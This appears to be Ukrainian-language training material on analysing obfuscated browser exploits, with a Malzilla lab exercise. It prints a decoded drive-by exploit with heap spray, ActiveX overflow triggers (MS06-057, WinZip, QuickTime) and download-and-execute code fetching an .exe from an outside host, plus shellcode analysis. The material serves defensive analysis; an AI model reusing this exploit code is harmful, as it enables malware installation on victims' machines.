MITER вважає, що коли атака стає можливою через слабку або невідповідну політику безпеки, це краще описати як «викриття»:

«Уразливість — це стан обчислювальної системи (або набору систем), який не є універсальною вразливістю, але:

- дозволяє зловмиснику проводити дії зі збору інформації
- дозволяє зловмиснику приховати діяльність
- містить функцію, яка працює належним чином, але її можна легко зламати
- є основною точкою входу, яку зловмисник може спробувати використати, щоб отримати доступ до системи, або дані вважаються проблемою відповідно до певної розумної політики безпеки».

Намагаючись отримати несанкціонований доступ до системи, зловмисник зазвичай спочатку проводить планове сканування (або дослідження) цілі, збирає будь-які «розкриті» дані, а потім використовує слабкі місця або вразливості політики безпеки. Таким чином, уразливі місця та ризики є важливими моментами, які слід перевірити під час захисту системи від несанкціонованого доступу.

Типи вразливостей

Уразливість — це помилка в програмному забезпеченні, яка може призвести до експлуатації.

Методи обфускації коду, що використовуються у веб-експлойтах

Намагаючись використати вразливі місця веб-браузера, хакери намагаються приховати шкідливий код за допомогою різних типів обфускації, щоб уникнути простих підписів. Отриманий сценарій використовується для завантаження інших шкідливих програм у систему.

З метою маскування небезпечних намірів використовуються такі методи:
- Інструменти шифрування HTML
- розщеплення струн
- розширені протектори

Що стосується першого, то різні інструменти шифрування широко доступні в Інтернеті (наприклад, http://www.iwebtool.com/html_encrypter):




Рисунок 1.

Приклад поділу рядка наведено нижче (Exploit.HTML.IESlice.p):

```
kyjkidk = "G"+p+"E"+p+"T";
var neuh = "http://masiv.info/index.php?a=3&c=3";
txnrlaa = "X"+p+"MLHTT"+p+"P";
var byzqpd = anwnuo.CreateObject("Scripting."+p+"File"+p+"SystemObject", "")
xkb = "She"+p+"ll";
sdk = "AD"+p+"O"+p+"DB";
xlnpl = "kfhnbue"+".exe";
wxjxlg = ".";
drogq = "G"+p+"ET";
fzsadl = "A"+p+"pp"+p+"l"+p+"ica"+p+"t"+p+"i"+p+"o"+p+"n";
ioqdw = ".";
fvmdf = "S"+p+"tre"+p+"a"+p+"m";
bhardg = "MSX"+p+"ML2";
var lldwnqj = izthzbn(anwnuo, xkb+wxjxlg+fzsadl);
wsuvvey = "M"+p+"ic"+p+"ro"+p+"s"+p+"oft";
```

```
cxawh = 7+6+1+1+3+6+2+1;
nvueig = "G"+p+"ET";
ujzsd = "X"+p+"ML"+p+"HTTP";
var ulgaiur = izthzbn(anwnuo, sdk+ioqdw+fvmdf);
evu = "MSXML"+p+"2";
```

Але найцікавішим є випадок, коли код обфускується спеціальними процедурами шифрування. Розглянемо код Exploit.HTML.IESlice.h:

```
<Script Language='JavaScript'>
document.write(
unescape('%3C%73%63%72%69…));
zX('%2A8Hxhwnuy%2A75qfslzflj%2A8IOf%7BfXhwnuy%2A8Jkzshynts%2A75ih%2A7%3D
%7D%2A7%3E%2A%3CG%7Bfw%2A75q%2A8I…');
</Script>
```

Тут ми можемо побачити unescape('%3C%73%63%72%69…') вміст функції zX, яка виконує процедуру декодування. Після цього виконується відповідний виклик, щоб отримати справжній вміст скрипта:

```
if (! MDAC() ) { startOverflow(0); }
}
</script>
</head>
<body onload="start()">
<div id="mydiv"></div>
</body>
</html>
<html>
<head>
<title></title>
<script language="JavaScript">
var memory = new Array();
var mem_flag = 0;
function having() { memory=memory; setTimeout("having()", 2000); }
function getSpraySlide(spraySlide, spraySlideSize)
{
        while (spraySlide.length*2<spraySlideSize)
        {spraySlide += spraySlide;}
        spraySlide = spraySlide.substring(0,spraySlideSize/2);
        return spraySlide;
}
function makeSlide()
{
        var heapSprayToAddress = 0x0c0c0c0c;
        var payLoadCode =
unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33"+ "...");
        var heapBlockSize = 0x400000;
        var payLoadSize = payLoadCode.length * 2;
        var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
        var spraySlide = unescape("%u0c0c%u0c0c");
        spraySlide = getSpraySlide(spraySlide,spraySlideSize);
        heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;

        for (i=0;i<heapBlocks;i++)
        {
```

```
                memory[i] = spraySlide + payLoadCode;
        }
        mem_flag = 1;
        having();
        return memory;
}
function startWVF()
{
        for (i=0;i<128;i++)
        {
                try{
                        var tar = new
ActiveXObject('WebVi'+'ewFol'+'derIc'+'on.WebVi'+'ewFol'+'derI'+'con.1');
                        d = 0x7ffffffe;
                        b = 0x0c0c0c0c
                        tar.setSlice(d, b, b, b );
                }catch(e){}
        }
}
function startWinZip(object)
{
        var xh = 'A';
        while (xh.length < 231) xh+='A';
        xh+="\x0c\x0c\x0c\x0c\x0c\x0c\x0c";
        object.CreateNewFolderFromName(xh);
}
function startOverflow(num)
{
        if (num == 0) {
                try {
                        var qt = new ActiveXObject('QuickTime.QuickTime');
                        if (qt) {
var qthtml = '<object CLASSID="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B
" width="1" height="1" style="border:0px">'+
                                '<param name="src" value="qt.php">'+
                                '<param name="autoplay" value="true">'+
                                '<param name="loop" value="false">'+
                                '<param name="controller" value="true">'+
                                '</object>';
                                if (! mem_flag) makeSlide();
                                document.getElementById('mydiv').innerHTML = qthtml;
                                num = 255;
                        }
                } catch(e) { }
                if (num = 255) setTimeout("startOverflow(1)", 2000);
                else startOverflow(1);
        } else if (num == 1) {
                try {
                        var winzip = document.createElement("object");
                        winzip.setAttribute("classid", "clsid:A09AE68F-B14D-43ED-B713-
BA413F034904");
```

```
                        var ret=winzip.CreateNewFolderFromName(unescape("%00"));
                        if (ret == false) {
                                if (! mem_flag) makeSlide();
                                startWinZip(winzip);
                                num = 255;
                        }
                } catch(e) { }
                if (num = 255) setTimeout("startOverflow(2)", 2000);
                else startOverflow(2);

        } else if (num == 2) {
                try {
                        var tar = new
ActiveXObject('WebVi'+'ewFol'+'derIc'+'on.WebVi'+'ewFol'+'derI'+'con.1');
                        if (tar) {
                                if (! mem_flag) makeSlide();
                                startWVF();
                        }
                } catch(e) { }
        }
}
function GetRandString(len)
{
        var chars = "abcdefghiklmnopqrstuvwxyz";
        var string_length = len;
        var randomstring = '';
        for (var i=0; i<string_length; i++) {
                var rnum = Math.floor(Math.random() * chars.length);
                randomstring += chars.substring(rnum,rnum+1);
        }
        return randomstring;
}
function CreateObject(CLSID, name) {
        var r = null;
        try { eval('r = CLSID.CreateObject(name)') }catch(e){}
        if (! r) { try { eval('r = CLSID.CreateObject(name, "")') }catch(e){} }
        if (! r) { try { eval('r = CLSID.CreateObject(name, "", "")') }catch(e){} }
        if (! r) { try { eval('r = CLSID.GetObject("", name)') }catch(e){} }
        if (! r) { try { eval('r = CLSID.GetObject(name, "")') }catch(e){} }
        if (! r) { try { eval('r = CLSID.GetObject(name)') }catch(e){} }
        return(r);
}
function XMLHttpDownload(xml, url) {
        try {
                xml.open("GET", url, false);
                xml.send(null);
        } catch(e) { return 0; }
        return xml.responseBody;
}
function ADOBDStreamSave(o, name, data) {

        try {
```

```
                o.Type = 1;
                o.Mode = 3;
                o.Open();
                o.Write(data);
                o.SaveToFile(name, 2);
                o.Close();
        } catch(e) { return 0; }
        return 1;
}
function ShellExecute(exec, name, type) {

        if (type == 0) {
                try { exec.Run(name, 0); return 1; } catch(e) { }
        } else {
                try { exe.ShellExecute(name); return 1; } catch(e) { }
        }
        return(0);
}
function MDAC() {
var t = new Array('{BD96C556-65A3-11D0-983A-00C04FC29E30}', '{BD96C556-65A3-
11D0-983A-00C04FC29E36}', '{AB9BCEDD-EC7E-47E1-9322-D4A210617116}',
'{0006F033-0000-0000-C000-000000000046}', '{0006F03A-0000-0000-C000-
000000000046}', '{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}', '{6414512B-B978-451D-
A0D8-FCFDF33E833C}', '{7F5B7F63-F06F-4331-8A26-339E03C0AE3D}', '{06723E09-
F4C2-43c8-8358-09FCD1DB0766}', '{639F725F-1B2D-4831-A9FD-874847682010}',
'{BA018599-1DB3-44f9-83B4-461454C84BF8}', '{D0C07D56-7C69-43F1-B4A0-
25F5A11FAB19}', '{E8CCCDDF-CA28-496b-B050-6C07C962476B}', null);
        var v = new Array(null, null, null);
        var i = 0;
        var n = 0;
        var ret = 0;
        var urlRealExe = 'http://list***.org/forum/file.php';

        while (t[i] && (! v[0] || ! v[1] || ! v[2]) ) {
                var a = null;

                try {
                        a = document.createElement("object");
                        a.setAttribute("classid", "clsid:" + t[i].substring(1, t[i].length - 1));
                } catch(e) { a = null; }

                if (a) {
                        if (! v[0]) {
                                v[0] = CreateObject(a, "msxml2.XMLHTTP");
                                if (! v[0]) v[0] = CreateObject(a, "Microsoft.XMLHTTP");
                                if (! v[0]) v[0] = CreateObject(a,
"MSXML2.ServerXMLHTTP");
                        }
                        if (! v[1]) {
                                v[1] = CreateObject(a, "ADODB.Stream");
                        }
```

```
                        if (! v[2]) {
                                v[2] = CreateObject(a, "WScript.Shell");
                                if (! v[2]) {
                                        v[2] = CreateObject(a, "Shell.Application");
                                        if (v[2]) n=1;
                                }
                        }
                }
                i++;
        }
        if (v[0] && v[1] && v[2]) {
                var data = XMLHttpDownload(v[0], urlRealExe);
                if (data != 0) {
                        var name = "c:\\sys"+GetRandString(4)+".exe";
                        if (ADOBDStreamSave(v[1], name, data) == 1) {
                                if (ShellExecute(v[2], name, n) == 1) {
                                        ret=1;
                                }
                        }
                }
        }
        return ret;
}
function start() {
```

Цей сценарій використовує одну з наведених нижче вразливостей, щоб ініціювати переповнення буфера:

- Переповнення буфера в методі setSlice() об’єкта ActiveX WebViewFolderIcon (MS06-57)
- Переповнення цілого числа в Apple QuickTime (CVE-2004-0431)
- Переповнення буфера методу WinZip FileView ActiveX CreateNewFolderFromName() (MS06-067)

Попередньо сценарій розпилює шелл-код пам’яті з функціями завантаження файлів у форматі Unicode:

“%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u42f3%u9f64%u6ee7%uef03%uefeb...”

Щоб довести зловмисний намір шелл-коду, необхідно представити його у двійковому вигляді. Для цього необхідно виконати наступні дії:

- Видалити %u символів
- Поміняйте місцями старші та молодші байти в слові Unicode
- Перетворення з ASCII на HEX
- Зберігати результати у двійковому файлі

Давайте подивимося на бінарний код у дизассемблері:

```
seg000:00000000                 inc     ebx
seg000:00000001                 inc     ebx
seg000:00000002                 inc     ebx
seg000:00000003                 inc     ebx
seg000:00000004                 jmp     short loc_15
seg000:00000006
seg000:00000006 ; ---------------  S U B R O U T I N E  -------------------------------
seg000:00000006
seg000:00000006
seg000:00000006 sub_6           proc far                ; CODE XREF: sub_6:loc_15↓p
seg000:00000006
seg000:00000006 ; FUNCTION CHUNK AT seg000:000000A3 SIZE 00000031 BYTES
seg000:00000006
seg000:00000006                 pop     ebx
seg000:00000007                 xor     ecx, ecx
seg000:00000009                 mov     cx, 180h
seg000:0000000D
seg000:0000000D loc_D:                                  ; CODE XREF: sub_6+B↓j
seg000:0000000D                 xor     byte ptr [ebx], 0EFh
seg000:00000010                 inc     ebx
seg000:00000011                 loop    loc_D
seg000:00000013                 jmp     short loc_1A
seg000:00000015 ; ---------------------------------------------------------------------
```

Рисунок 2.

Очевидно, код зашифровано за допомогою XOR. Для декодування необхідно виконати операцію XOR зі значенням 0EFh під кожним байтом з адреси :00000015.

```
00000000:  43 43 43 43-EB 0F 5B 33-C9 66 B9 80-01 80 33 EF  CCCCы☼[3╔f╣Аа3я
00000010:  43 E2 FA EB-05 07 03 10-10 10 90 64-A1 30 00 00  Cт·ы♣•♥►►►Pdб0
00000020:  00 8B 40 0C-8B 70 1C AD-8B 70 08 81-EC 00 04 00   ЛР♀Лр└нЛр◘Бь ♦
00000030:  00 8B EC 56-68 8E 4E 0E-EC E8 FE 00-00 00 89 45   ЛьVhОNЛьш▌    ЙЕ
00000040:  04 56 68 98-FE 8A 0E E8-F0 00 00 00-89 45 08 56  ♦VhШ▌КЛшЕ   ЙЕ◘V
00000050:  68 25 B0 FF-C2 E8 E2 00-00 E5 45 00-56 89 73 0C  h%▒ ┬шт  хE VЙs♀
00000060:  8B 8B 1E 3C-03 74 56 78-76 F3 03 8B-33 20 49 F3  ЛЛ▲<♥tVxvє♥Л3 Iє
00000070:  AD C9 C3 41-33 03 0F 56-10 F6 F2 BE-08 3A CE 74  н╔├A3♥☼V►ЎЄ┘◘:╬t
00000080:  03 C1 40 0D-F1 F2 FE EB-75 3B 5A 5E-E5 E2 8B EB  ♥┴@♪ёЄ▌ыu;Z^хтЛы
00000090:  8B 5A 24 03-DD 66 8B 0C-4B 8B 5A 1C-03 DD 8B 04  ЛZ$♥▌fЛ♀КЛZ└♥▌Л♦
000000A0:  8B 03 C5 5E-5D C2 08 00-E8 F4 FE FF-FF 55 52 4C  Л♥┼^]┬◘ шЇ▌  URL
000000B0:  4D 4F 4E 00-68 74 74 70-3A 2F 2F 6C-69 73 74 63  MON http://listc
000000C0:  6F 6D 2E 6F-72 67 2F 66-6F 72 75 6D-2F 66 69 6C  ■■.org/forum/fil
000000D0:  65 2E 70 68-                                    e.ph
```

Рисунок 3.

І тепер можна сказати, що цей код завантажує наступне посилання за допомогою викликів функції URLMON.DLL: http://***.org/forum/file.php (на момент написання це посилання не працювало).).

Підводячи підсумок, можна сказати, що, незважаючи на велику різноманітність шкідливого коду, можна впоратися зі зростаючим рівнем хакерських атак, які створюють наявні вразливості у встановленому програмному забезпеченні, використовуючи антивірусні рішення з функцією перевірки веб-потоку та відключаючи виконання небезпечного вмісту в Інтернет-браузері.

Приклад уразливості

Вихідний код, який використовує уразливість WebViewFolderIcon, написаний на Java Script:

```
for (i=0;i<128;i++)
{
  try
  {
    var tar = new
ActiveXObject('WebVi'+'ewFol'+'derIc'+'on.WebVi'+'ewFol'+'derI'+'con.1');
    d = 0x7fffffe;
    b = 0x0c0c0c0c
    tar.setSlice(d, b, b, b );
  }
  catch(e){}
}
```

Скрипт створює 128 об'єктів WebViewFolderIcon об'єкт ActiveX і викликає для нього метод setSlice (), що викликає переповнення буфера в разі передачі значення першого

параметра = 0x7ffffffe. Ця уразливість (MS06-057) використовується для DoS-атак, а також для віддаленого виконання шкідливого коду.

Ця вразливість є в бібліотеці WebView (webvw.dll) і бібліотеці загальних елементів керування (comctl32.dll), які завантажують Інтернет-браузер.

Псевдокод класу WebViewFolderIcon представлений нижче:

```
class AmbientFont
{
public:
	virtual void ClearClass(AmbientFont *);
	virtual void ClearClassAndObject(AmbientFont *, HGDIOBJ);
};

class CWebFolderViewIcon
{
public:
	CWebFolderViewIcon();
	~CWebFolderViewIcon();
	 int SetSlice(int, tagVARIANT, tagVARIANT, tagVARIANT);
private:
	void _ClearLabel(void);
	void _ClearAmbientFont(void);
	HDSA	HDSA;
	HGDIOBJ	hObject;
	AmbientFont *pAmbient;
};
```

Об’єкт цього класу зберігає дані в структурі даних DSA (Dynamic Structure Arrays).

```
class DSA
{
public:
	int idxLastItem;	// Last index that the array can hold.
	HLOCAL hMemArrayData;	// Handle to heap data.
	int cItems;		// Count of items.
	int cbItem;		// Size, in bytes, of the item.
	int cItemGrow;		// Number of items by which the array should be
				// incremented, if the DSA needs to be enlarged.
};
typedef DSA *HDSA;
```

Конструктор WebViewFolderIcon є методом DSA_Create(), що передає в якості параметрів наступні значення:

cbItem = 16;

cItemGrow = 2;

Переповнення буфера відбувається безпосередньо в DSA. Послідовність дій, що розігрують перелив, наступна:

1. Передайте значення 0x7FFFFFFE в метод WebViewFolderIcon.setSlice() як перший аргумент:

WebViewFolderIcon.setSlice(0x7FFFFFFE,..,..)

2. Ініціалізуйте індекс елемента в масиві DSA новим значенням:

idxItem <= 0x7FFFFFFE;

3. Розрахунок нової кількості елементів у масиві:

cItemsNew <= idxItem + cItemGrow = 0x7FFFFFFE + 2 = 0x80000000

4. Розрахунок нового розміру пам'яті:

MemorySize <= cItemsNew * (cbItem=16) = 0

5. Запис нового елемента в масиві за адресою:

idxAddress = idxItem * cbItem = 0x7FFFFFFE * 16 = 0xFFFFFFE0

… що дорівнює:

DSAAarray[-32]

```
int DSA_SetItem(HDSA HDSA, int idxItem, void *pItem) {
       register HLOCAL hMem;
       register int cItemsNew;

       if (idxItem < 0) {
              return(INVALID_INDEX);
       }

       if (idxItem >= HDSA->idxLastItem) {
              if (idxItem + 1 > HDSA->cItems) {
                     cItemsNew = ((idxItem + HDSA->cItemGrow) / HDSA->cItemGrow)
                       * HDSA->cItemGrow;

                     hMem = ReAlloc(HDSA->hMemArrayData, cItemsNew * HDSA->cbItem);
                     if (hMem == NULL) {
                            return(0);
                     }
                     HDSA->hMemArrayData = hMem;
                     HDSA->cItems = cItemsNew;
              }
              HDSA->idxLastItem = idxItem + 1;
       }

       memmove((void *)((idxItem * HDSA->cbItem) + (DWORD)HDSA->hMemArrayData),
         pItem, HDSA->cbItem);

       return(1);
}
```

Зберігання даних за негативним індексом у масиві призведе до знищення даних перед блоком масиву в пам'яті. У нашому випадку таблиця віртуальних методів класу AmbientFont, яка містить адреси функцій ClearClass() і ClearClassAndObject().

Таким чином, при виклику деструктора для об'єкта класу WebViewFolderIcon управління буде надано коду за адресою, вказаною в методі зловмисника setSlice ().

```
void CWebFolderViewIcon::_ClearAmbientFont(void) {
       if (pAmbient == NULL) {
              if (hObject != NULL) {
                     DeleteObject(hObject);
              }
       }
       else {
              if (hObject != NULL) {
                     pAmbient->ClearClassAndObject(pAmbient, hObject);
              }
              pAmbient->ClearClass(pAmbient);
              pAmbient = NULL;
       }
       hObject = NULL;
       return;
}


CWebFolderViewIcon::~CWebFolderViewIcon(void) {
       _ClearLabel();
       _ClearAmbientFont();
       // Additional code snipped for brevity
}
```

Завдання:

1. Деобфускатуйте та аналізуйте експлойти HTML у папці lab, дотримуючись відеоінструкцій. Для цього скористайтеся інструментом аналізу Malzilla (на віртуальній машині c:\STUDENT_LABS\Tools\Exploit Tools\malzilla_0.9.3pre5\).

Підказки

Щоб декодувати рядок unescape з URL-адресою в шелл-коді, виконайте такі дії:

1. Скопіюйте рядок unescape (%uXXXX) із розкодованого сценарію.




Рисунок 4.

1. Вставте на вкладку Misc Decoder.




Рисунок 5.

1. Натисніть «Декодувати UCS2 (%u).




Рисунок 6.

Щоб зробити дамп і проаналізувати весь шелл-код:

1. Скопіюйте виявлені неекрановані дані (закодований шелл-код) із деобфускованого сценарію на вкладку «Різні декодери».

2. Перетворіть дані unescape у шістнадцятковий формат, натиснувши кнопку «UCS2 у шістнадцятковий».




Рисунок 7.

1. Скопіюйте дані у шістнадцятковому форматі та передайте їх як шістнадцятковий на вкладку «Шістнадцятковий вигляд».

